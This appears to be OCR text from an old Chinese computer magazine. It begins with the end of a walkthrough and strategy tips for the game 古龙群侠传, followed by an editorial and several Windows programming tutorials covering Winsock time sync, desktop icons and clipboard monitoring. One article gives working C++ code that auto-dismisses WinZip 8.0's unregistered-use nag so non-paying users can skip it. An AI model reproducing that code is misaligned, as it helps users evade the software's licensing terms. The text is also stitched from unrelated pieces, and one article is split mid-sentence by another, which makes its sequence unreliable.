刚进入小镇，孤云就见到了神秘人宋轻舟，他来到左上方镖局里见到了卓镖师。后来他又在右侧围墙的旁边找到了丫环的尸体。根据一些线索他来到了紫阳观，得知杨无忌抓了卓玉贞要挟傅红雪，击败他后孤云放了公孙屠。然后他决定去峨眉山。

10．峨嵋山

孤云来到了峨嵋山，从和桥边的神赐道长对话中知道了一些消息。然后他来到了左边的山道，找到了铁心兰和花无缺，并听说小鱼儿已经掉进了悬崖。孤云在小庙遇到了轩辕三光，得知小鱼儿去了汉口。

11．汉口

进入了汉口左下方的江别鹤家里，遭到了江玉郎的偷袭，击败他后江别鹤出来求情，并告诉他小鱼儿已经离开了。孤云在汉口城门处遇到了父亲紫鹤，父亲让他去杀人庄和兴云山庄处看看。

12．李渡镇

在杀人庄高老头处附近遇到了银花娘子并得知俞佩玉在李渡镇。孤云来到李渡镇找到了俞佩玉并来到了李家客栈，和一些江湖人士谈话后又来到了右边的凤三小楼和俞等对话，并遇到了俞独鹤约凤三决斗。孤云和俞在郊外遇到了俞独鹤，击败他的手下后回李渡镇时，这里已经被破

坏，而且凤三等人也被捉了。孤云和朱泪儿来到杀人庄，在庄外遇到了宋轻舟，然后他们再进入密道，在密道的左上方听到了两姬关于杀人庄的秘密，然后他被高老头拉走了。孤云出来后回李渡镇去找俞佩玉时遇到了海东青后，在草屋里的灶前发现了密道。沿着路走发现了一个灵魂，击败他后又发生了一些固定剧情。后来，孤云回到了村庄师父家里，看到了他的父亲紫鹤，并得到了一个去华山的新任务。

13．华山

进入华山后，孤云在路上的小茅屋里遇到了凤三等人，离开后他一人登上了华山绝顶，并遇到了俞佩玉等人，等到一切都水落石出的时候，俞佩玉和孤云分别杀死了姬悲情和姬苦情。然后，他们一群人就离开了华山，并且孤云和众人分开后就离开了。

14．兴云山庄

（先去兴云山庄或者是先到李渡镇都可以），然后孤云来到长安右下方的兴云山庄，先遇到林诗音正受到金钱帮等人的威胁，孤云击败了金钱帮的众手



下，正当郭嵩阳要出手的时候，小李飞刀出现了并赶走了他们。孤云来到长安路口的小酒店，找到了李寻欢，刚巧遇到了天机老人的孙女小红请李一聚。他沿着小楼右上的路来到了山中，遇到了天机老人，并和李寻欢一起去找阿飞，来到小楼左阿飞处却发现阿飞已经跟林仙儿走了。他们在长安城外的林仙儿的房间中遇到了玲玲，并找到了上官金虹给李寻欢的战书，李寻欢怕在决斗之前见林诗音会影响他的心情，所以孤云受李之托去兴云山庄看了林诗音。

15．长安城

孤云在兴云山庄的楼上遇到了林诗音，并从她口中得知了龙啸云要对李寻欢不利，所以他急不可待地赶回去。在出城路口附近孤云遇到了胡不归，从他口中听到了龙啸云已经用诡计出卖了李寻欢并把他捉了囚在官员府中。孤云来到了官员府，刚好遇到了李寻欢正在和荆无命激斗并把他击败了。然后李寻欢就离开了，这时刚好遇到了大师兄莫天野，他发现师兄的功力已大大增强，孤云勉强支撑几个回合已不行了，幸好几个回合后师兄就离开了。他经过长安城出城路口的时候又遇到了胡不归，并且在他那里打听到一些关于林仙儿和吕凤先的事情。孤云再次来到阿飞家里的时候刚好遇到了吕凤先，把他击败后孤云又意外地在玲玲的房间遇到了李寻欢，而且玲玲已经被吕凤先打死了。孤云出来时又见到了大师兄莫天野，他让孤云去汉口看看，说也许可以发现一些什么。

16．汉口

孤云在汉口的一家小屋里遇到了老实和尚，他告诉孤云陆小凤这时在汉口。孤云在汉口的一家酒楼里见到了陆小凤，他告诉孤云有一场决斗也要在这里的郊外举行，另外还有京城的叶孤城和西门吹雪之战。孤云沿着汉口下面的路一直走，不久就发现了小鱼儿、花无缺和铁心兰等人，而且从他们处得知小鱼儿和花无缺还约定了一场决斗，时间是定于三个月之后，地点在龟山。小鱼儿还请孤云替他去一趟恶人谷去看望一下万春流和燕南天。

17．移花宫

孤云来到恶人谷，进入杜杀的屋子，这次终于可以报上次之仇了。孤云把杜杀打得落花流水，并从他的口中得知燕南天的伤势已经全都好了，而且他已经和万春流一起离开了这里。恶人谷里面的人害怕燕南天会回来报复，所以这里的人都离开去避避风头了。孤云又动身去移花宫，且亲眼目睹了邀月宫主把怜星杀死的一幕。

18．龟山之战

孤云来到了汉口的江别鹤的大屋附近，想要从江别鹤处打听到一些消息，却意外地在那里遇到了邀月宫主和江别鹤，并从他们那里偷听到原来江别鹤竟然是邀月宫主手下的人。于是他马上赶去龟山希望可以阻止小鱼儿和花无缺的决斗。孤云在去龟山的路上遇到了苏樱和铁心兰，从她们口中得知他们的比武马上就要开始。从左边的路上山，刚好赶上了小鱼儿和花无缺的决斗，而小鱼儿原来早就已经知道整个事件的阴谋诡计，他当着众人的面揭开了这个阴谋的内幕，而邀月宫主也因为自知不敌燕南天的神功，所以她只



好跳下了悬崖。

19．决战紫禁之巅

孤云和小鱼儿、花无缺等人分开后又回到汉口江别鹤家中，刚好燕南天也在找江别鹤这只老狐狸算账。燕南天为表示对孤云的感激之情，送了两样宝贝给孤云。孤云然后又来到了移花宫，经过一番寻找，终于在最里面的房间里发现了一个刺绣，到这里所有的疑点都解开了。

孤云肯定不会错过叶孤城和西门吹雪这两位武林绝顶高手的决斗，所以他急忙赶去京城。在京城的一间民居处又一次遇到了老实和尚，从他那里得到一些关于叶西之战的情报。然后孤云在客栈的天字第一号房间里面又一次遇到了陆小凤，从他口中得知叶孤城和西门吹雪的决战就在晚上举行。离开陆小凤的时候已经是晚上了，孤云一直往里面走到了紫禁城前，没想到这里的守卫十分严密，不让孤云进去，经过了一连打斗后孤云还是冲不进去，只好另想办法了。孤云在京城里漫无目的地走的时候，刚好遇到了宋轻舟，他告诉孤云紫禁城有一个地方的守卫比较松懈，可以从那里冲进去。孤云找到那个地方，刚好看到宋轻舟杀死了几个正要叛变的青龙教的教员。当孤云赶到皇帝的寝室的时候，刚好目睹了叶孤城要刺杀皇帝，而这时陆小凤也出现了，他揭穿了叶孤城以和西门吹雪决战来吸引锦衣卫然后趁机刺杀皇帝的阴谋。皇帝允许了叶孤城和西门吹雪在紫禁之巅进行决斗的要求，而结果当然是大家都熟悉的了，西门吹雪杀了叶孤城，而孤云也离开了京城。

20．金钱帮

孤云回到长安，在如云客栈遇到了上官金虹正要和龙啸云结拜为兄弟，这时阿飞也出现了，可是他因为打不过他们含恨而去。孤云也来到阿飞家中，刚好这时天机老人在给阿飞解身上的毒，而这时李寻欢也出现了。阿飞因为受林仙儿的

挑拨离间而对孤云动手。击退了阿飞后，孤云就应小李飞刀的委托去看望林诗音，然后又在孙驼子的酒店中住了一晚 。

第二天，当孤云去郊外后山的凉棚去找李寻欢的时候，却见到了小红并得知上官金虹杀死了天机老人，而李寻欢这时正在金钱帮的总舵里面和上官金虹决斗。孤云赶到那里时，目睹了李寻欢和阿飞杀死上官金虹的情景。

21. 赤水之战

孤云在长安城郊外遇到了老实和尚，并从他那里听到了傅红雪要和燕南天比武的消息。孤云来到赤水小镇，并在左边的地方遇到了俞琴，知道傅红雪在小镇外面的一所民居里。孤云找到那间民居，里面没有人，他在灶边处发现了一条密道，不过必须先找到明月心和公子羽两个人才能进去。进入密道，在大厅里面看到了燕南天和傅红雪的决战，并且了解到关于他们之间的一些秘密。

22. 桃花源岛

孤云先找到在地图右下方的一个叫海丰的小镇，在小镇的一所房子里面找到了雁七，然后他又在小镇里的老狐狸窝找到了老狐狸，然后孤云就找到了码头，让船夫送他到桃花源岛。

孤云在桃花源岛山路上走的时候遇到了一个老头，从他那里了解到一些岛上的消息。晚上的时候，孤云在桃花源岛上找到了一个神秘的洞穴，并和一个青龙教的高手交上了手。一会儿后，那位神秘的老头出现并制止了这个青龙教的高手。孤云击退剩下的青龙教的人后，找到了海边的渔夫回到了海丰小镇。当孤云回到老狐狸窝的时候，却意外地遇到了老实和尚。他告诉孤云，陆小凤这时候应该在万梅山庄。可是当他来到万梅山庄的时候，却遇到了西门吹雪。他告诉孤云，陆小凤在京城。

23. 身世之迷

孤云在京城的一所民居处找到了陆小凤，并击退了宫九。当他走到城门的时候，却竟然目睹了惊心动魄的一幕，大师兄莫天野居然把宋轻舟杀死了。而最让他难以接受的是，这位多次出手相助的前辈竟然是自己的亲生父亲，而紫鹤原来是他的养父。所以他打发师妹先回去，而他则决定在这里为他的从未相认的父亲守孝七天。

七天后，当他正要离开的时候却遇到了他的养父紫鹤，而这时师妹和大师兄也正好赶到，让他难以相信的是紫鹤居然就是青龙教教主。他要对孤云大开杀戒的时候幸好被大师兄拼命挡住了，而孤云和师妹逃离后决定去找华山的东郭先生。











《古龙群侠传》心得体会

角色扮演游戏要顺利通关，除了方法之外，当然就是要有强大的实力，在游戏中，玩家可以学习的功夫还是蛮多的，不过大多数不是耗气过多，就是需要聚数回合的气才能使出。在这里可以向大家推荐一个最实用的招式，根据一些朋友的使用情况看，可以说比所有的其他武功都好用得多。具体是这样的，大家在游戏中期应该可以得到一个名为金刚的秘诀。按照其字面意义来看，这本应是一招增加防御的武功。不过有趣的是，当你使用这招后，提升的不是你的防御力，而是攻击力。根据计算，它可以把那些一般攻击（就是不耗气的攻击）的威力提高３－４倍！这样的威力可是相当大的了，与游戏后期那些学到的高级招式的攻击力基本相同，而且这一招使用的时候是不消耗任何气的，其效果可以维持４－５回合。厉害吧！此外，如果再配合游戏最后的那招杀气，提高一击必杀的出现率，那么这几乎就可以算是游戏中攻击最高、最实用的招式了。当然，除了自身的修为之外，我们还可以借助一些强大的武器来更进一步加强自己的实力。游戏中以那把凌霄剑为最强武器，不过要将它的等级升到10，就得去找兵器通：百晓生。要找到他可是不太容易，因为他是随机在各城镇中出现的。有了通关方法与强大的武力，相信各位通关将会事半功倍。祝各位顺利！

24. 大结局

孤云和师妹在华山上遇到了东郭先生，他还把他的无相神功传授给孤云，以助他一臂之力。得到了东郭先生的神功后，孤云深信以他这时的功力应该可以和紫鹤一拼，所以他再次来到海丰小镇，找到船夫出海去桃花源岛。在桃花源岛上面的竹林里，孤云找到了通往青龙教总舵的密道，进入总舵击败两个堂主后进入了内堂，在里面终于找到了紫鹤。仇人见面，面对着一个养育他多年却又是杀死他亲生父亲的幕后主使，所有的恩怨都只有用决斗来解决，他们两个人中只有一个人能活下来。终于在一番激烈的决战后孤云杀死了紫鹤。



历时3个月的“首届全国优秀共享软件及自由软件评选活动”已经顺利结束，东渐也去参加了颁奖大会。此次活动是由中国软件行业协会主办，中国软件网（www.csdn.net）协办，网上共收到有效选票76983张，有1200多种软件参加评选，金山、实达铭泰、腾讯、豪杰等公司榜上有名，真是中国共享软件的一次盛会呀！

全国各地的优秀开发者和知名软件网站的站长，如张小龙、洪以容、任良、华军、高春辉等都参加了大会。虽然信息产业部、微软、Intel等高级领导的演讲十分精彩，现场气氛也十分热烈，但是给东渐印象最深的还是豪杰公司的梁肇新先生。他的演讲主题本是程序员与企业，然而上台后没说几个“企业”，便开始滔滔讲说自己的编程经历，以及豪杰大眼睛的来历、开发过程中如何寻找市场、如何以ACDSee为目标几次三番重写快速缩略图算法、遇到操作系统本身的BUG是如何解决的等等等等……满口满脑讲来讲去都是程序。梁先生对编程的激情与执著令东渐如痴如醉、热血澎湃。可是由于时间有限，梁先生不得不在主持人的礼貌提醒下草草结束讲话，这或许是会议中惟一让我感到遗憾的地方吧！^_^

这次活动虽然结束了，但是留给我们回味的地方还很多。我们能够自豪地看到自己身边的优秀软件以及优秀的开发人员，但是不可否认，我们与美国、印度等国家的总体差距仍然很大。对《电脑爱好者》而言，虽然我们无法承诺什么，但是我们将以自己最努力的工作为您提供最好的技术交流环境，为中国的计算机技术的飞速发展尽自己的绵薄之力！

——东渐

Winsock控件编写网络时间校对程序

□南京　裴竞文

Winsock控件是微软提供的在Windows下访问TCP和UDP网络服务的方便途径，我们在VB、VC++或VFP中都可使用它。它使我们不必了解TCP协议的具体细节，只需简单地设置Winsock控件的属性并调用其方法，就能访问网络资源，是网络编程初学者的最佳选择。

本文介绍的是一个在VB中使用Winsock控件从Internet时间服务器获得标准格林尼治时间，再用转化后的北京时间校准系统时钟的小程序（如图）。



通过这个程序的编写，能使我们掌握基本的Winsock编程知识，同时感受网络给我们带来的不同乐趣！

时间服务器是Internet上提供标准时间服务的计算机，下面是一些可用的时间服务器。由于每个服务器返回的时间格式有所不同，在编写程序时要注意加以适当处理。

域名	组织
time.nist.gov	NIST
tick.usno.navy.mil	美国海军天文台
clock.sgi.com	SGI
tick.mit.edu	麻省理工学院（MIT）
ntp1.uk.uu.net	剑桥大学
usno.pa-x.dec.com	Compaq
ntp-cup.external.hp.com	HP

程序设计步骤如下：

1.在Visual Basic中创建一个标准工程。

2.在工具箱中添加Winsock控件。方法如下：在工具箱上单击右键，在弹出的菜单中选“部件”，然后选择弹出的部件对话框中的Microsoft Winsock Control 5.0控件。

3.向窗体中添加控件并设置属性如下：

①命令按钮：Command1
Caption=标准时间

②命令按钮：Command2
Caption=设置时间

③文本框：Textbox1
Text=""

④Winsock控件：
Protocol=0-sckTCPProtocol

4.程序代码如下：

```
'定义全局变量vTime，存放从服务器获得的时间
Dim vTime As String
'从网络时间服务器获得标准时间
Private Sub Command1_Click()
If Winsock1.State <> sckClosed Then
   Winsock1.Close    '如果不是则关闭连接
End If
'设置远程时间服务器地址以及端口
Winsock1.RemoteHost = "tick.usno.navy.mil"
Winsock1.RemotePort = 13
Winsock1.Connect    '连接远程服务器
End Sub

'设置系统时间
Private Sub Command2_Click()
Dim sTime As Date    '定义局部变量sTime
'从服务器返回的字符中取出时间，由于是格林尼治时间所以要+8
sTime = LTrim$(Str$(Val(Mid$(vTime, 12, 2)) + 8) & Mid$(vTime, 14, 6))
Text1.Text = sTime    '显示转换后的时间
Time = sTime          '设置系统时间
End Sub

'获得时间后关闭当前连接
Private Sub Winsock1_Close()
Winsock1.Close
End Sub

'当服务器返回数据时执行
Private Sub Winsock1_DataArrival(ByVal bytesTotal As Long)
Winsock1.GetData vTime    '将服务器返回的时间存入vTime
Text1.Text = vTime  '在文本框中显示时间
End Sub
```

怎么样，是不是很简单？需要说明的是，由于网络延迟的关系，这个程序可能会有几秒钟的误差，不过我想，只要你的电脑不是用来控制航天飞机发射的，那么应该还是可以接受的。


本程序在Windows98、VB5.0中通过。

WinZip8.0 赖账器

□云南　滇狐

WinZip想必人手一份，然而能有足够资金注册的并不多，相信大多数人还在忍受着每次打开WinZip时点击“I Agree”的折磨。如果能有一个程序，在WinZip打开时自动帮我们点击“I Agree”的按钮，是不是很棒？下面先研究一下原理。在Windows中，每次按下按钮，系统都会对按钮所在的窗口发送“WM_COMMAND”消息，其中消息的wParam就是按钮的ID，程序收到消息后就会调用相应的按钮消息处理函数。所以，我们只要使用SendMessage函数向WinZip发送“假消息”谎报军情就可以了。

Winzip8.0的登录界面如图所示。怎样获取“I Agree”按钮的ID呢？



很简单，写一个小程序获取按钮的句柄（hwnd），然后使用GetWindowLong(hwnd, GWL_ID)函数即可获得按钮的ID。其实获取句柄的最简便的方法是，获取鼠标指针的坐标后，使用WindowFromPoint函数得到句柄，限于篇幅这里不再详细讲解。

经调查，WinZip8.0下方左边一个按钮ID为2901，中间一个为2902。到时候得到窗口的句柄后，发给WinZip窗口一个WM_COMMAND就行了，对吧？不，事实并非这么简单！

也许是为了对付我们这些不付钱就想舒舒服服地用WinZip的人吧，WinZip的“I Agree”的位置是不固定的，时而在左边，时而跑到中间。更可气的是，按钮是“Owner Draw”，也就是说，上面的“I Agree”字样是画上去的，根本无法使用GetWindowText函数获取上面的字符。

看来我也得使用狠一些的招数了。先使用SetWindowPos将窗口设为最高，防止别的窗口将它覆盖，然后直接读取窗口上面的图像。在本程序中，我判断“I Agree”按钮的依据是字母“I”最下方的黑点。如果你使用其他版本的WinZip，请选择其他能辨认按钮身份的黑点，然后修改程序中相关的坐标值。顺便说一下，这些技术也适用于WinZip7.0版本。

一切技术难题都解决了，说干就干！打开VC并且生成一个Win32 Application的工程，新建一个文本，然后写入以下代码：

```
/*  WinZip 8.0赖账器   滇狐制造
    Windows 98, Visual C++ 6.0, WinZip 8.0调试通过
*/

#include <windows.h>

/*  API: EnumWindows
    EnumWindows(回调过程,参数);
    定义一个回调过程,然后使用EnumWindows,系统就会反复调用你的过程,传递给你所有的窗口句柄（hwnd）。回调过程的定义是：
    BOOL CALLBACK <过程名>(HWND hwnd, LPARAM lparam);
*/

bool NotDone=true;

BOOL CALLBACK EnumProc(HWND hwnd, LPARAM)
{
    char buffer[10];
    GetWindowText(hwnd, buffer, 9);
    //如果窗口标题是“Winzip”
    if(strcmp(buffer, "WinZip")==0)
    {
        //在Winzip提示注册窗口出现时
        //系统中还有一个不可见的标题为Winzip的窗口
        //要过滤，否则……
        if((GetWindowLong(hwnd,GWL_STYLE)&WS_VISIBLE)!=WS_VISIBLE)
            return true;

        SetWindowPos(hwnd, HWND_TOPMOST, 0, 0, 0, 0, SWP_NOSIZE| SWP_NOMOVE);

        RECT myRect;
        GetWindowRect(hwnd,&myRect);

        HDC myDc;
        myDc=GetDC(0);

        //判断哪个按钮是“I agree”
        //如果你的Winzip不是7.0或8.0版，以下这些数据都需要修改
        if(GetPixel(myDc, myRect.left+61, myRect.bottom-31)==0)
            SendMessage(hwnd, WM_COMMAND, 2901, 0);
        else
            SendMessage(hwnd, WM_COMMAND, 2902, 0);

        //GetDC后一定要ReleaseDC！！！！
        ReleaseDC(0, myDc);

        //通知主函数死循环结束
        NotDone=false;
    }
    return true;
}

int APIENTRY WinMain(HINSTANCE, HINSTANCE, LPSTR lpCmdLine, int nCmdShow)
{
    //打开Winzip，并传送参数
    ShellExecute(NULL, "open", "Winzip32.exe", lpCmdLine, ".", nCmdShow);

    do
    {
        //穷举所有窗口，直到发现Winzip
        EnumWindows(EnumProc,0);
    }
    while(NotDone);

    return 0;
}
```

现在把文本保存为main.cpp，接

玩转 Windows 桌面图标



□广东　许昭鹏

大家一定和我一样对Windows的桌面十分不满吧？怨天尤人不是程序DIYer的玩家本色。来，随我拿起Delphi，一起对Windows桌面开刀吧！

首先，最最该死的就是Windows桌面图标那一个个难看的黑色文字方块，不只感觉上很别扭，还遮住了自己精心设计的背景图片，一定得把它去掉，让它变透明。

还有，这些该死的图标，永远只会傻呆在屏幕左边(左对齐)，害得我们有时不得不一个个地往右拖，真累。我们让它变个花样，来个右对齐怎么样？还是玩点新鲜的，来个环形排列什么的？

要对Windows桌面操作，得先取得它的句柄，用以下函数：

```
function GetDesktopListViewHandle: THandle; //取桌面的句柄
begin
  Result := FindWindow('ProgMan', nil);
  Result := GetWindow(Result, GW_CHILD);
  Result := GetWindow(Result, GW_CHILD);
end;
```

当然不要忘记在Uses中加入CommCtrl单元。取得句柄后，就可以施展你各种各样的阴险手段了:-)。以下是改图标文字颜色的过程：

```
procedure SetColor(TextColor,TextBkColor:integer);
var Desk_hd:THandle;
begin
  Desk_hd:=GetDesktopListViewHandle;
  ListView_SetTextColor(Desk_hd, TextColor);   //前景色
  ListView_SetTextBkColor(Desk_hd, TextBkColor);   //背景色
  ListView_RedrawItems(Desk_hd,0,ListView_GetItemCount(Desk_hd)); //刷新
end;
```

使用 SetColor($FFFFFF,Clr_None)；就可以去掉黑色的背景框。$FFFFFF表示白色前景($FF0000蓝、$0000FF红)，Clr_None表示无色背景，就是透明啦。

以下是右对齐过程：

```
procedure AlignRight(rec:integer);
var Desk_hd:THandle;
    h,i,j,Desktop_Width,Desktop_Height:integer;
    lpRect:tRect;
begin
  Desk_hd:=GetDesktopListViewHandle;
  SystemParametersInfo(SPI_GETWORKAREA,0,@lpRect,0);
  Desktop_Width:=lpRect.Right-lpRect.Left;   //桌面可视区域宽
  Desktop_Height:=lpRect.Bottom-lpRect.Top; //高
  i:=0;   j:=0;
  for h:=0 to ListView_GetItemCount(Desk_hd)-1 do
  begin
    Inc(j);
    if j*rec>Desktop_Height then
    begin j:=1; Inc(i); end;
    SendMessage(Desk_hd,LVM_SETITEMPOSITION, h,
              MakeLparam(Desktop_width-rec*i-rec,rec*j-rec));
     //重设图标的x,y坐标
  end;
end;
```

参数rec表示各个图标所占的区域大小(Rec*Rec)，根据实际情况，一般使用77，即用 AlignRight(77)；当然，右对齐只是一个例子，你完全可以发挥你的想象力，对程序稍加改进，来个圆形、环形、蛇形的排列等。不怕做不到，就怕想不到。图1为靠右排列，图2为环形排列。

还有更高级的功能，希望深入学习的朋友，可以在Delphi的帮助索引里输入LVM_SetTextColor，然后选择Group，就有一大堆好东西出来，自个儿慢慢乐吧！以上程序在Delphi3+Win98下运行通过。




图1



图2

着右击文本文件选择“Insert File into Project”，编译以后把得到的程序复制到WinZip的安装目录下。运行一下，怎么样，直接进入WinZip了吧？接下来，把Zip文件的打开方式设为本程序，并把桌面、开始菜单的相应快捷方式也做相应更改。WinZip的确好用多了，不过，Nico公司可别杀我啊！

东渐:在编程的世界中，只有想不到，没有做不到。介绍这个程序的目的在于向大家介绍巧妙解决实际问题的方法，绝非鼓励大家‘免费”注册！



从子类到剪贴板

——详解如何在VB中监视剪贴板

□张鸿

在以前的一些杂志里出现过用VC或Delphi监视剪贴板的例子，却没有见过用VB写的。由于在VC、Delphi设计环境中对这些消息的处理方式与VB不同，因此在VB程序里监视剪贴板似乎成了一个问题。大概现在还有很多人靠使用timer控件不断地读取剪贴板内容并加以对比来判断剪贴板内容的变化吧？这会引发很多问题，比如让程序在NT中运行，最小化后先去做其他事，过一段时间切换到该程序时，该程序就被Dr.waston抓住，一定得退出才行。如果要做类似ClipMate的软件，若剪贴板中的文本改变后和改变前内容相同的话，程序会不知道究竟剪贴板内容有没有改变过……种种原因，我们必须使VB程序也能真正监视剪贴板。下面我们就一起来完成这个任务吧。

这里假设你不懂得如何在VB中使用SubClass（子类），但对一般的API懂得如何调用（如果不懂，请找找相关资料，不难的），对每一步我都会讲解。如果你已经对这东西很熟悉了，那就把代码抄去自己看吧。

Windows在每发生一件与系统有关的事件时，都会产生一个Windows消息，剪贴板内容被改变也一样。我们或许会这么想，如果Windows能把剪贴板被改变的消息通知我们的程序的话，那就太好了。事实上，我们就是要让Windows知道，我们要它把消息告诉我们。这就要通过SubClass。

首先我们的程序需要把事件告诉Windows，然后让Windows知道，当消息发出的时候在哪里可以通知到我们的程序。看下面的声明：

```
Public Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" _
        (ByVal hwnd As Long, _
         ByVal nIndex As Long, _
         ByVal dwNewLong As Long) As Long
```

SetWindowLong（这个函数有许多用法，这里我只讲SubClass的用法）可以告诉Windows，当有消息发出时通知我们以及可以在哪里通知到。

使用这个API，除了要把我们的程序的句柄（等于程序的标识，以便让Windows知道向谁发消息）传给它外，还需要提供一个函数的地址，这个函数有一定的格式，Windows消息的发出就是对这个函数的参数进行改变，我们根据特定参数的值来判断这个消息是什么消息。函数的格式是：

```
Public Function WindowProc(ByVal hwnd As Long, ByVal uMsg As Long, ByVal
wParam As Long, ByVal lParam As Long) As Long
```

每当有消息发生时，我们的程序就是在这个函数里得知的。下面我们一边做个示例程序一边讲解吧。

新建一个工程，再添加一个标准模块，模块里除了加上SetWindowLong的声明外，再加上：

```
Public lpPrevWndProc As Long
Public lClipboardChain As Long

Public Const GWL_WNDPROC = -4

Public Const WM_DRAWCLIPBOARD = &H308
Public Const WM_CHANGECBCHAIN = &H30D

Public Declare Function CallWindowProc Lib "user32" Alias "CallWindowProcA" _
       (ByVal lpPrevWndFunc As Long, _
        ByVal hwnd As Long, _
        ByVal Msg As Long, _
        ByVal wParam As Long, _
        ByVal lParam As Long) As Long

Public Declare Function SendMessage Lib "user32" _
        Alias "SendMessageA" (ByVal hwnd As Long, _
        ByVal wMsg As Long, ByVal wParam As Long, lParam As Long) As Long
Public Declare Function SetClipboardViewer Lib "user32" _
        (ByVal hwnd As Long) As Long
Public Declare Function ChangeClipboardChain Lib "user32" _
        (ByVal hwnd As Long, ByVal hWndNext As Long) As Long
```

接下来需要把函数告诉Windows，在模块中继续加入：

```
Public Sub Hook(hwnd As Long)
    '在这里使用了 AddressOf，得到的是WindowProc函数的地址
    'GWL_WNDPROC告诉SetWindowLong函数将使用SubClass
    lpPrevWndProc = SetWindowLong(hwnd, GWL_WNDPROC, AddressOf
WindowProc)
    'SubClass需要保存调用时返回的指针以便做其他处理
    lClipboardChain = SetClipboardViewer(hwnd) '<1>
End Sub

Public Sub UnHook(hwnd As Long)
    SetWindowLong hwnd, GWL_WNDPROC, lpPrevWndProc
    ChangeClipboardChain hwnd, lClipboardChain '<2>
End Sub
```

把WindowProc函数完成：

```
Public Function WindowProc(ByVal hwnd As Long, _
                ByVal uMsg As Long, _
                ByVal wParam As Long, _
                ByVal lParam As Long) As Long
    Select Case uMsg
        Case WM_DRAWCLIPBOARD
            SendMessage lClipboardChain, WM_DRAWCLIPBOARD, 0, 0 '<3>
            Debug.Print "Clipboard changed"
            '剪贴板改变时你要做什么处理就是写在这里了
        Case WM_CHANGECBCHAIN
            If lClipboardChain = wParam Then '<4>
                lClipboardChain = lParam
            End If
        Case Else
            WindowProc = CallWindowProc(lpPrevWndProc, hwnd, uMsg, wParam,
lParam) '<5>
    End Select
End Function
```

接着给什么都还没有的Form1添加下面的东东：

```
Private Sub Form_Load()
    Hook Me.hwnd
End Sub

Private Sub Form_QueryUnload(Cancel As Integer, UnloadMode As Integer)
    UnHook Me.hwnd
End Sub
```

现在程序基本完成，但是我们需要知道这个程序为什么要这么写。

先看WindowProc函数吧，里面使用了一个Select Case结构，因为uMsg参数根据不同消息传回不同值。具体消息的值我们可以从API浏览器中得到。对于本程序，我们需要响应两个：WM_DRAWCLIPBOARD（内容改变）和WM_CHANGECBCHAIN（有程序退出剪贴板）。有了不同消息，我们就可以根据需要调用不同的其他子程序做一些事了。

接下来看<1>，SetClipboardViewer函数通知Windows有一个程序要得到剪贴板消息的通知，称登录剪贴板。在Windows的剪贴板规则中，每一个登录剪贴板的程序的句柄都会被按顺序记下，以使剪贴板可以区分这些程序。而这个函数的返回值就是上一个登录剪贴板的程序的句柄。不懂为何要返回上一个程序的句柄？接着看。

在<3>那一行，有一个SendMessage对吧？它向上一个程序发送了跟自己接收到的相同的消息（最后两个参数是0，0是因为这两个参数在这个消息中是没用的，用什么值都无所谓）。奇怪么？其实当Windows剪贴板变化时，它并不是通知所有登录剪贴板的程序，而是只通知最后登录剪贴板的程序，这样会出现什么事大家应该就知道了。所以为了我们的程序不太霸道，我们要通知前一个程序，让它也接收到消息。

看<4>，为什么我们连其他程序退出剪贴板都要知道呢？假设有这样的情况，在我们的程序启动之前至少已经有一个程序登录剪贴板了，当我们的程序启动后，在我们之前的另一程序退出了剪贴板并结束运行，刚好这时剪贴板发来了通知，所以我们向前一个程序发消息，可是这个程序已经不在了，消息到此中断，那个程序之前的其他程序就什么也收不到。所以在那个程序退出时，我们要得到它的前一个程序的句柄，下次发送消息就可以发送到而不使剪贴板消息中断。

再看<5>，我们使用了Select Case来判断要处理的消息，而Windows把所有适合被我们接收的消息都发到这里来了，因此有很多消息实际上没有被处理。而发送到我们的程序来的所有消息由于有了接收者，所以Windows就不再做进一步处理。这样的结果是，所有本来应该由Windows来处理的（如刷新、改变窗体大小等等）没人理，所以对于不需要自己处理的消息，我们把它重新交给Windows处理，让程序可以和平常一样正常工作。这里的做法几乎是固定的：把前面Hook子程序中SetWindowLong的返回值lpPrevWndProc用CallWindowProc传给Windows，返回值由WindowProc函数来接收。

看看我们剩下什么没解决？对了，还有<2>。这里是这个程序的最终部分：Unload之前（当然也可以放在Unload里，只不过为安全起见）。当我们的程序退出时，Windows不会知道我们有没有用过SubClass，所以通知它一下是有必要的（不然非法操作和死机免不了）。另外，既然登录了剪贴板，就要在退出时也告诉它一声，好让其他程序也发现我们退出而把下一次消息发给其他程序。当然你可以不这么做，结果是造成其他运行中的程序从你退出后就收不到剪贴板消息了。不过这么不负责任的事相信你不会做吧？

做了SubClass的程序绝对不能让它在移除SubClass之前结束程序。有许多人喜欢用End来结束程序运行，但End不会产生任何QueryUnload或Unload事件，建议不用。除非在你的程序的所有窗体都在End之前解除了SubClass。也不要使用VB IDE里的停止按钮来结束，结果和End是一样的。

好！现在这个程序你应该能够完全理解了吧？那么接下来，把它做成一个比ClipMate更优秀的软件的任务就交给你好了！■

VB 常用美术文字

□河北　王洪杰

在VB的开发过程中，我们经常需要加入一些图片以美化程序的界面。使用Photoshop等图形工具动手制作当然不错，但是这不但需要有扎实的图形软件基础，而且还会增加软件的体积。其实，只要利用一些小技巧，就会为您省去很多麻烦。

打开VB并新建一个“标准EXE”工程，修改窗体的Width、Height以及ScaleMode属性分别为2000、1000、3-Pixel。接着，在Form1中新建两个标签控件LabOne和LabTwo。在LabTwo上点击鼠标右键，在弹出的菜单中选择“移至底层”。分别设置两个标签控件的AutoSize属性为True，BackStyle属性为0-Transparent，Caption属性为“电脑爱好者”，Font属性中的字体为“宋体小五号”。最后调整LabOne的Left值为30，TOP值为12，调整LabTwo的Left值为31，TOP值为13，其余属性保持系统默认值，这样，两个标签控件正好交错了一些。下面我们用代码来创造美！

■凸出效果

